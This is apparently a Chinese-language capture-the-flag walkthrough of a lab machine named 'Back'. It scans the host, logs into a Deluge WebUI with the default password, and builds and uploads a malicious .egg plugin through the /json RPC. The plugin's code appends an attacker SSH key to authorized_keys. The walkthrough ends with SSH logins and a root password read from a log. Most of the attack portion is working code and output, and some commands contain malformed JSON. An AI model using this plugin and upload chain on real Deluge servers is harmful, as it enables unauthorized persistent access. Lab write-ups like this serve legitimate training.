


扫描:


```
nmap -sC -sV -p- --min-rate=1000 -T4 192.168.1.16
```

```
(root@kali)-[/home/kali/targets]
# nmap -sC -sV -p- --min-rate=1000 -T4 192.168.1.16
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-20 09:53 -0400
Nmap scan report for 192.168.1.16
Host is up (0.00011s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp    open  http            Apache httpd 2.4.67 ((Debian))
|_ http-title: Back
|_ http-server-header: Apache/2.4.67 (Debian)
8112/tcp  open  unknown
|_ fingerprint-strings:
|_   GenericLines:
|_     HTTP/1.1 400 Bad Request
|_   GetRequest, HTTPOptions:
|_     HTTP/1.0 200 OK
|_     Server: TwistedWeb
|_     Date: Sat, 20 Jun 2026 13:54:03 GMT
|_     Content-Type: text/html; charset=utf-8
|_     Content-Length: 2307
|_     <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
|_     <html xmlns="http://www.w3.org/1999/xhtml">
|_       <head>
|_         <title>Deluge WebUI 2.2.0</title>
|_         <link rel="icon" sizes="16x16" type="image/png"
|_           href="/icons/deluge.png"/>
|_         <link rel="icon" sizes="32x32" type="image/png"
|_           href="/icons/deluge-32.png"/>
|_         <!-- For Chrome, Android, iOS and Windows touch shortcuts: -->
|_         <link rel="icon" sizes="192x192" type="image/png"
|_           href="/icons/deluge-192.png"/>
|_         <link rel="icon" sizes="512x512" type="image/png"
|_           href="/icons/deluge-512.png"/>
|_         <link rel="apple-touch-icon-precomposed"
|_           href="/icons/deluge-apple-1
60398/tcp open  tcpwrapped
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
_ _ _ _ _
```


访问一下 80 端口:




访问一下 8112 端口:




尝试密码：deluge 登录成功。



这个我也没做过，看下网络请求：





这里可以上传插件。

Deluge 插件机制

Deluge 支持 .egg 格式的 Python 插件。合法的 Deluge 插件是一个压缩包，里面有 `__init__.py` 文件。当 Deluge 守护进程加载插件时，它会 import 这个模块。

构造恶意插件：

```
mkdir -p /evil_plugin/ssh_plugin
cd /evil_plugin/ssh_plugin
```

在 ssh 下面写入恶意配置：

```
__init__.py
```

```

import os

SSH_PUBKEY = "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGDcOQN3o1587HV9z0c9L1TthYcOuf+ae8MNSc7jbo5d8t7NmaYlh/7Qm9+Jgpl
root@kali"

try:
    os.makedirs("/home/geluodan/.ssh", exist_ok=True)

    with open("/home/geluodan/.ssh/authorized_keys", "a") as f:
        f.write("\n" + SSH_PUBKEY + "\n")

    os.chmod("/home/geluodan/.ssh", 0o700)
    os.chmod("/home/geluodan/.ssh/authorized_keys", 0o600)

    import shutil
    shutil.copy("/home/geluodan/user.txt", "/tmp/user.txt.backup")

except Exception as e:
    with open("/tmp/plugin_error.txt", "w") as f:
        f.write(str(e))

class CorePlugin:
    def enable(self):
        pass
    def disable(self):
        pass

GtkUIPlugin = CorePlugin
WebUIPlugin = CorePlugin

```

/evil_plugin 目录下写入 setup.py:

```

setup.py

from setuptools import setup

setup(
    name='SshPlugin',
    version='1.0',
    packages=['ssh_plugin'],
    package_dir={'ssh_plugin': 'ssh_plugin'},
    entry_points={
        'deluge.plugin.core': [
            'SshPlugin = ssh_plugin:CorePlugin',
        ],
        'deluge.plugin.gtkui': [
            'SshPlugin = ssh_plugin:GtkUIPlugin',
        ],
        'deluge.plugin.web': [

```

```

    'SshPlugin = ssh_plugin:WebUIPlugin',
],
}
)

```

```

(root@kali)-[/evil_plugin]
# ls
setup.py  ssh_plugin

(root@kali)-[/evil_plugin]
# ls ssh_plugin
__init__.py

```

生成插件:

```
python3 setup.py bdist_egg
```

```

(root@kali)-[/evil_plugin]
# python3 setup.py bdist_egg
running bdist_egg
running egg_info
creating SshPlugin.egg-info
writing SshPlugin.egg-info/PKG-INFO
writing dependency links to SshPlugin.egg-info/dependency_links.txt
writing entry points to SshPlugin.egg-info/entry_points.txt
writing top-level names to SshPlugin.egg-info/top_level.txt
writing manifest file 'SshPlugin.egg-info/SOURCES.txt'
reading manifest file 'SshPlugin.egg-info/SOURCES.txt'
writing manifest file 'SshPlugin.egg-info/SOURCES.txt'
installing library code to build/bdist.linux-x86_64/egg
/usr/lib/python3/dist-packages/setuptools/_distutils/cmd.py:90: SetuptoolsDeprecationWarning: setup.py install is deprecated.
!!

*****
Please avoid running ``setup.py`` directly.
Instead, use pypa/build, pypa/installer or other
standards-based tools.

See https://blog.ganssle.io/articles/2021/10/setup-py-deprecated.html for details.
*****
!!
self.initialize_options()
running install_lib
running build_py
creating build/lib/ssh_plugin
copying ssh_plugin/__init__.py -> build/lib/ssh_plugin
creating build/bdist.linux-x86_64/egg
creating build/bdist.linux-x86_64/egg/ssh_plugin
copying build/lib/ssh_plugin/__init__.py -> build/bdist.linux-x86_64/egg/ssh_plugin
byte-compiling build/bdist.linux-x86_64/egg/ssh_plugin/__init__.py to __init__.cpython-313.pyc
creating build/bdist.linux-x86_64/egg/EGG-INFO
copying SshPlugin.egg-info/PKG-INFO -> build/bdist.linux-x86_64/egg/EGG-INFO
copying SshPlugin.egg-info/SOURCES.txt -> build/bdist.linux-x86_64/egg/EGG-INFO
copying SshPlugin.egg-info/dependency_links.txt -> build/bdist.linux-x86_64/egg/EGG-INFO
copying SshPlugin.egg-info/entry_points.txt -> build/bdist.linux-x86_64/egg/EGG-INFO
copying SshPlugin.egg-info/top_level.txt -> build/bdist.linux-x86_64/egg/EGG-INFO
zip_safe flag not set; analyzing archive contents...


```

```
(root@kali)-[/evil_plugin]
# ls
build  dist  setup.py  ssh_plugin  SshPlugin.egg-info

(root@kali)-[/evil_plugin]
# cd dist

(root@kali)-[/evil_plugin/dist]
# ls
SshPlugin-1.0-py3.13.egg
```

这个记得要改：



然后重新扫描一下插件，不知道为什么没成功。

Deluge WebUI JSON RPC 接口 /json 详解

Deluge 的 `http://ip:8112/json` 是RPC API 入口，所有前端操作、插件交互、任务增删都走这个接口，POST JSON 请求通信。

1. 基础请求格式

地址: `http://目标IP:8112/json`

请求头必须带:

plaintext ^

Content-Type: application/json

请求体标准结构:



问出了一些命令，做了修改:

```
TARGET="http://192.168.1.16:8112"
EGG_FILE="/evil_plugin/dist/SshPlugin-1.0-py3.13.egg"
```

1) 登录

```
curl -s -c /tmp/cookies.txt -X POST "$TARGET/json" \
  -H 'Content-Type: application/json' \
  -d '{"method":"auth.login","params":["deluge"],"id":1}'
```

2) 获取主机 ID

```
HOST_ID=$(curl -s -b /tmp/cookies.txt -X POST "$TARGET/json" \
  -H 'Content-Type: application/json' \
  -d '{"method":"web.get_hosts","params":[],"id":2}' \
  | python3 -c "import sys,json; print(json.load(sys.stdin)['result'][0][0])")
echo "Host ID: $HOST_ID"
```

3) 连接守护进程

```
curl -s -b /tmp/cookies.txt -X POST "$TARGET/json" \
  -H 'Content-Type: application/json' \
  -d '{"method":"web.connect","params":["$HOST_ID"],"id":3}'
```

4) 查看当前插件列表

```
curl -s -b /tmp/cookies.txt -X POST "$TARGET/json" \
  -H 'Content-Type: application/json' \
  -d '{"method":"core.get_available_plugins","params":[],"id":4}'
```

5) 上传恶意插件 (需要 base64 编码)

```
EGG_B64=$(base64 -w0 "$EGG_FILE")
EGG_NAME=$(basename "$EGG_FILE")
```

```
curl -s -b /tmp/cookies.txt -X POST "$TARGET/json" \
-H 'Content-Type: application/json' \
-d '{"method":"core.upload_plugin","params":{"deluge"},"id":1}'
```

6) 重新扫描插件目录

```
curl -s -b /tmp/cookies.txt -X POST "$TARGET/json" \
-H 'Content-Type: application/json' \
-d '{"method":"core.rescan_plugins","params":[],"id":6}'
```

7) 启用插件

```
curl -s -b /tmp/cookies.txt -X POST "$TARGET/json" \
-H 'Content-Type: application/json' \
-d '{"method":"core.enable_plugin","params":["SshPlugin"],"id":7}'
```

```
(root@kali)-[/home/kali/targets]
# curl -s -c /tmp/cookies.txt -X POST "$TARGET/json" \
-H 'Content-Type: application/json' \
-d '{"method":"auth.login","params":{"deluge"},"id":1}'
{"result": true, "error": null, "id": 1}

(root@kali)-[/home/kali/targets]
# HOST_ID=$(curl -s -b /tmp/cookies.txt -X POST "$TARGET/json" \
-H 'Content-Type: application/json' \
-d '{"method":"web.get_hosts","params":[],"id":2}') \
| python3 -c "import sys,json; print(json.load(sys.stdin)['result'][0][0])"
echo "Host ID: $HOST_ID"
Host ID: 9765cb27166b4eb5a35e4e7113ca3147

(root@kali)-[/home/kali/targets]
# curl -s -b /tmp/cookies.txt -X POST "$TARGET/json" \
-H 'Content-Type: application/json' \
-d '{"method":"web.connect","params":{"HOST_ID":"$HOST_ID"},"id":3}'
{"result": [{"core.add_torrent_file", "core.add_torrent_file_async", "core.add_torrent_magnet", "core.add_torrent_url", "core.connect_peer", "core.create_account", "core.create_torrent", "core.disable_plugin", "core.enable_plugin", "core.force_reannounce", "core.force_recheck", "core.get_auth_levels_mappings", "core.get_available_plugins", "core.get_completion_paths", "core.get_config", "core.get_config_value", "core.get_config_values", "core.get_enabled_plugins", "core.get_external_ip", "core.get_filter_tree", "core.get_free_space", "core.get_known_accounts", "core.get_libtorrent_version", "core.get_listen_port", "core.get_magnet_uri", "core.get_path_size", "core.get_proxy", "core.get_session_state", "core.get_session_status", "core.get_torrent_status", "core.get_torrents_status", "core.glob", "core.is_session_paused", "core.move_storage", "core.pause_session", "core.pause_torrent", "core.pause_torrents", "core.prefetch_magnet_metadata", "core.queue_bottom", "core.queue_down", "core.queue_top", "core.queue_up", "core.remove_account", "core.remove_torrent", "core.remove_torrents", "core.rename_files", "core.rename_folder", "core.rescan_plugins", "core.resume_session", "core.resume_torrent", "core.resume_torrents", "core.set_config", "core.set_torrent_auto_managed", "core.set_torrent_file_priorities", "core.set_torrent_max_connections", "core.set_torrent_max_download_speed", "core.set_torrent_max_upload_slots", "core.set_torrent_max_upload_speed", "core.set_torrent_move_completed", "core.set_torrent_move_completed_path", "core.set_torrent_options", "core.set_torrent_prioritize_first_last", "core.set_torrent_remove_at_ratio", "core.set_torrent_stop_at_ratio", "core.set_torrent_stop_ratio", "core.set_torrent_trackers", "core.test_listen_port", "core.update_account", "core.upload_plugin", "daemon.authorized_call", "daemon.get_method_list", "daemon.get_version", "daemon.shutdown"], "error": null, "id": 3}

(root@kali)-[/home/kali/targets]
# curl -s -b /tmp/cookies.txt -X POST "$TARGET/json" \
-H 'Content-Type: application/json' \
-d '{"method":"core.get_available_plugins","params":[],"id":4}'
{"result": ["AutoAdd", "Blocklist", "Execute", "Extractor", "Label", "Notifications", "Scheduler", "Stats", "Toggle", "WebUi"], "error": null, "id": 4}

(root@kali)-[/home/kali/targets]
# EGG_B64=$(base64 -w0 "$EGG_FILE")

(root@kali)-[/home/kali/targets]
# EGG_NAME=$(basename "$EGG_FILE")

(root@kali)-[/home/kali/targets]
# curl -s -b /tmp/cookies.txt -X POST "$TARGET/json" \
-H 'Content-Type: application/json' \
-d '{"method":"core.upload_plugin","params":{"EGG_NAME":"$EGG_NAME","EGG_B64":"$EGG_B64"},"id":5}'
{"result": null, "error": null, "id": 5}

(root@kali)-[/home/kali/targets]
# curl -s -b /tmp/cookies.txt -X POST "$TARGET/json" \
-H 'Content-Type: application/json' \
-d '{"method":"core.rescan_plugins","params":[],"id":6}'
{"result": null, "error": null, "id": 6}

(root@kali)-[/home/kali/targets]
# curl -s -b /tmp/cookies.txt -X POST "$TARGET/json" \
-H 'Content-Type: application/json' \
-d '{"method":"core.enable_plugin","params":["SshPlugin"],"id":7}'
{"result": false, "error": null, "id": 7}

(root@kali)-[/home/kali/targets]
#
```

登录:


```
(root@kali)-[/home/kali]
# ssh -i /root/.ssh/id_rsa geluodan@192.168.1.16
Linux Back 7.0.11-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-12.1~trixie (2026-06-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jun 20 11:44:48 2026 from 192.168.1.4
geluodan@Back:~$ ls
user.txt
geluodan@Back:~$ cat user.txt
flag{user-84cda4d24a220f76f3cc45df1ca5b640}
geluodan@Back:~$
```

root:

```
access.log daemon.log web.log
geluodan@Back:/var/log/deluge$ cat access.log
# u should first check log
# this is
# ro
# ot
# pa
# as
btI1H4wMzZbBz1MazCWA
geluodan@Back:/var/log/deluge$
```



在 /var/log/deluge/access.log 下面找到 root 的密码。

```
root / btI1H4wMzZbBz1MazCWA
```

```
(root@kali)-[/home/kali/targets]
# ssh root@192.168.1.16
root@192.168.1.16's password:
Linux Back 7.0.11-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-12.1~trixie (2026-06-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
